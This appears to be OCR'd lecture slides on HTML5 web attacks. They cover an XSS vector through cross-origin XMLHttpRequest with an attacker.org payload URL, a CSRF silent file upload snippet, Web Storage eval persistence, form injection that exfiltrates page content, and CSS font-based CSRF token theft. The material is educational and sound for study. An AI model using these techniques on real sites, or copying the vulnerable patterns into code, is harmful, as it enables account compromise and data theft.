
- Due to security reasons, cross-domain requests via XHR are forbidden
  - So, JS on attacker.org is not able to conduct/read an XMLHttpRequest towards example.org
  - Otherwise: Data such as personal data, CSRF tokens, etc could be extracted

XMLHttpRequest Level 2

XMLHttpRequest Level 2:

- New specification that allows cross-domain requests (!!!)
- In order to ensure security Cross-Origin Resource Sharing was introduced

Cross-Origin Resource Sharing



Browser

http://a.net

http://example.org

Origin: a.net

Access-Control-Allow-Origin: a.net

- Guarantee: Response of a cross-domain request can only be accessed if the server allows it
- But: Request is carried out anyway

XMLHttpRequest Level 2

XMLHttpRequest Level 2: Security Consequence

- First consequence: Data received via XHR could potentially be malicious
  - Assumption that the data originates from the same domain is invalidated
  - Creates new XSS vector

XMLHttpRequest Level 2

New Cross-Site Scripting Vector

http://vulnerable-site.com/index.php#profile.php

```
var url = location.hash.slice(1);

var xmlHttp = new XMLHttpRequest();

xmlHttp.open(“GET”, url, true);
xmlHttp.onreadystatechange = function () {
  if (xmlHttp.readyState == 4 && xmlHttp.status == 200) {
    document.write(xmlHttp.responseText);
  }
};
xmlHttp.send(null);
```

Attack: http://vulnerable-site.com/index.php#http://attacker.org/payload.php

XMLHttpRequest Level 2

XMLHttpRequest Level 2: Security Consequence

- First consequence: Data received via XHR could potentially be malicious
  - Assumption that the data originates from the same domain is invalidated
  - Creates new XSS vector


XMLHttpRequest Level 2

XMLHttpRequest Level 2: Security Consequence

- First consequence: Data received via XHR could potentially be malicious
  - Assumption that the data originates from the same domain is invalidated
  - Creates new XSS vector
- Second consequence: XMLHttpRequest can be used for CSRF
  - New forms of CSRF are possible
  - Silent File Upload via *multipart/form-data*

XMLHttpRequest Level 2

Silent File Upload (developed by Kotowicz et al):



```
function fileUpload(url, fileData, fileName) {
  var fileSize = fileData.length,
    boundary = "xxxxxxxxx",
    xhr = newXMLHttpRequest();

 xhr.open("POST", url, true);
 xhr.withCredentials = "true";  // with cookies
 xhr.setRequestHeader("Content-Type", "multipart/form-data,boundary=” + boundary);
 xhr.setRequestHeader("Content-Length", fileSize);

 var  body = "\--” + boundary + '\r\n\
   Content-Disposition:form-data;\
   name="contents";filename="’ + fileName + '"\r\n\
   Content-Type:application/octet-stream\r\n\\r\n\’ + fileData + '\r\n\--’ + boundary + '--';

 xhr.send(body);
}
```

XMLHttpRequest Level 2

Silent File Upload: Security analysis

- Requirement: CSRF vulnerability in file upload form
  - But: CSRF file upload was not possible before → No need for protection of such forms
- Exploitation 1: Upload of in appropriate files to public user accounts
- Exploitation 2: Upload of infected files in the name of a victim → spreading malware
- Exploitation 3: Upload of files in the name of an admin → e.g. a Web shell


➢ HTML5 serves as an enabler for novel attack scenarios

Novel Security Threats

1. XMLHttpRequest Level 2
2. Web Storage API
3. Scriptless Attacks

Technical Background

Context



Classical Web Applications…

- Not able to keep client-side state
- State is kept on the server side


- New use cases require client-side Storage
  - E.g when data transfer is expensive
  - Offline Apps
- Web Storage API introduced by HTML5

Technical Background
What is Web Storage?

```
<script>
  //Set Item
  localStorage.setItem("foo","bar");
  ...
  //Get Item
  var testVar = localStorage.getItem("foo");
  ...
  //Remove Item
  localStorage.removeItem("foo");
</script>
```

Access to Web Storage API is restricted by the Same-Origin Policy

- Each origin receives its own, separated storage area
- Origin is defined by



http://www.example.org:8080/some/webpage.html

protocol host port

Technical Background

Use Cases for Web Storage

Client-side state-keeping

- E.g. for HTML5 offline applications
- Store state within Local Storage and synchronize state when online

Using Web Storage for controlled caching

- Current caching mechanism only allow storage of full HTTP responses
  - Transparent to the application and hence “out of control”
- Web Storage is useful when…
  - only sub-parts of HTML documents needs to be cached e.g. scripts
  - close control is needed by the application
- Especially important in mobile environments

Attacks
Insecure Usage

Observation: Web sites tend to cache content that will be executed later on

- HTML-Fragments
- JavaScript code
- CSS style declarations

```
<script>
  var content = localStorage.getItem(“code”)
  if(content == undefined){
    content = fetchAndCacheContentFromServer(“code”);
  }

  eval(content);
</script>
```

First thought: This behavior is safe

- Web storage can only be accessed by same-origin resources

Second thought: What if an attacker is able to circumvent this protection

- Second order attacks are possible
- Persisting non-persistent attacks
  - Potentially for an unlimited amount of time (each time the user enters the web application)


Attacks
Attack scenarios: Cross-Site Scripting

Scenario: Reflected XSS problem somewhere in the site

- Vulnerability that does not necessarily require an authenticated context / session
- Attacker can exploit this vulnerability while the user is interacting with an unrelated web site
  - E.g., a hidden iFrame pointing to the vulnerable application
- During this attack, the malicious payload is persisted in the user's browser
  - The payload now "waits" to be executed the next time the victim visits the application
- This effectively promotes a reflected unauthenticated XSS into a **stored authenticated XSS**
  - Hence, the consequences are much more severe
- Furthermore, the payload resides a prolonged time in the victim's browser
  - Invisible for the server


Attacks

Attack scenarios: Shared Browser



Attacks

Attack scenarios: Untrustworthy Network



http://unrelated-website.com

http://mybank.org

Untrustworthy Network

Javascript mybank.org

Trustworthy Network

User

Demo

DEMO

Novel Security Threats

1. XMLHttpRequest Level 2
2. Web Storage API
3. Scriptless Attacks

Scriptless attacks

- Say goodbye to XSS
- Form injection
- Fun with CSS and Web fonts

Scriptless attacks

- **Say goodbye to XSS**
- Form injection
- Fun with CSS and Web fonts

New Security Features (!)

- XSS Filters
- CSP
- Sandboxed iFrames

XSS Filters

- Premiered by the NoScript extension, followed by Internet Explorer, Chrome and Safari
- Specifics differ but all share the same general approach:
  - Compare input parameters with JavaScript content of the HTTP response
  - If a match can be spotted, disarm the script
- (In theory) capable of stopping reflected XSS
- Weaknesses:
  - False positives (NoScript)
  - Plug-ins (IE, Chrome, Safari)
  - Fragmented attacks (Chrome, Safari)
  - Stored XSS

CSP

- “Content Security Policy”
- Simple policy format, that tells the browser which JavaScripts are legitimate
- Baseline rules
  - No inline scripts
  - No string-to-code conversation
- Origin based rules
  - Whitelist script hosts
- Data leakage prevention
  - Whiltelist other hosts, to which HTTP requests are allowed
- Problem

  Severely incompatible to current programming practices

Sandboxed Iframes

- In a sandboxed Iframe, JS execution is prevented
    - → Render untrusted data in sandboxed Iframes to stop XSS-based JS
- Even better: Using the `srcdoc` attribute
    - `srcdoc` contains the to be rendered markup directly
- Problem:
    - Layout loses rendering flexibility

Bye, bye, XSS

- The new browser features, especially CSP can lead reliable prevention of XSS-based JavaScript execution
- The “Post XSS world”
- However, is JavaScript execution actually needed for the attacker's goals?

Goal: Information leakage

- In most XSS attacks, information leakage is the main goal
  - For intimidate purposes:
    - Passwords, credit card numbers, other sensitive personal information
  - As enabler for further attacks:
    - Anti-CSRF nonces
    - OAuth-tokens

Agenda

- Say goodbye to XSS
- **Form injection**
- Fun with CSS and Web fonts

Situation

- XSS in a page which contains sensitive information
- JS execution impossible
- However, the attacker can still inject HTML markup
- ...so what can he do?

The trick

- [credits: sla.ckers.org forum]
- Inject an HTML form
  - Target-URL points to the attacker's server
  - The last element of the form is a <textarea> element

The trick

- [credits: sla.ckers.org forum]
- Inject an HTML form
  - Target-URL points to the attacker's server
  - The last element of the form is a <textarea> element
  - **DEMO**

The trick

- [credits: sla.ckers.org forum]
- Inject an HTML form
  - Target-URL points to the attacker's server
  - The last element of the form is a <textarea> element
  - All further markup is contained in the <textarea>
  - On submission it is sent to the attacker

About the visual noise

- This is not the page, the user was expecting
- Solution: Inject <style> to remove the visual clutter

About the visual noise

- This is not the page, the user was expecting
- Solution: Inject <style> to remove the visual clutter
- **DEMO**

How about CSP policies?

- If the attacker's server is not on the white list, the form submission might not be possible

How about CSP policies?

- If the attacker's server is not on the white list, the form submission might not be possible
- The Trick [Credit: CMU Silicon Valley]
  - Submit it to a public interface of the attacked application
    - User comments, Bulletin boards, ...

Agenda

- Say goodbye to XSS
- Form injection
- **Fun with CSS and Web fonts**

[Credits]

- Research and slides done by Mario Heiderich

CSRF Tokens


- **Everybody knows CSRF**
  - One domain makes a request to another
  - The user is logged into that other domain
  - Stuff happens, accounts get modified etc.
- **How to we kill CSRF?**
  - Easily – we use tokens, nonces
  - We make sure a request cannot be guessed
  - Or brute-forced – good tokens are long and safe
- **But can we steal CSRF tokens w/o JS?**

Ingredients

- Some links with a secret CSRF token
- A CSS injection
  - `height`
  - `width`
  - `content:attr(href)`
  - `overflow-x:none`
  - `font-family`
  - And another secret ingredient

DEMO

- http://html5sec.org/webkit/test



Delete User

Delete User

Delete User

Delete User

Delete User

Delete User

```
This example is just a very simple proof of concept -- showing that we can enumerate arbitrary
attribute value characters. It performs five positive tests and one negative test. Just to be
sure.

Now, what happens here? First of all you see an animation, resizing a pack of boxes. This is
necessary because of a render bug in Webkit -- but not necessarily important for the attack
itself. I just had to implement it because of a faulty dimensioning of boxes applied with
external fonts.

So -- the essence of the attack is, that we cam map attribute content into the DOM by using CSS
:after and content:attr(href) for example. This mapped attribute content can be styled with a
custom font. The magic is in those fonts - each font is only supplied with one visible
character - and all other characters having zero dimension. That means that only the
dimensioned character will be displayed and all others won't.

@font-face {
  font-family: TestS; src: url(test_S.svg#TestS) format("svg");
```

Analysis

- The secret ingredients
  - **Custom SVG font – one per character**
  - An animation – decreasing the box size
  - The overflow to control scrollbar appearance
  - And finally...

  - **Styled scrollbar elements – Webkit only**

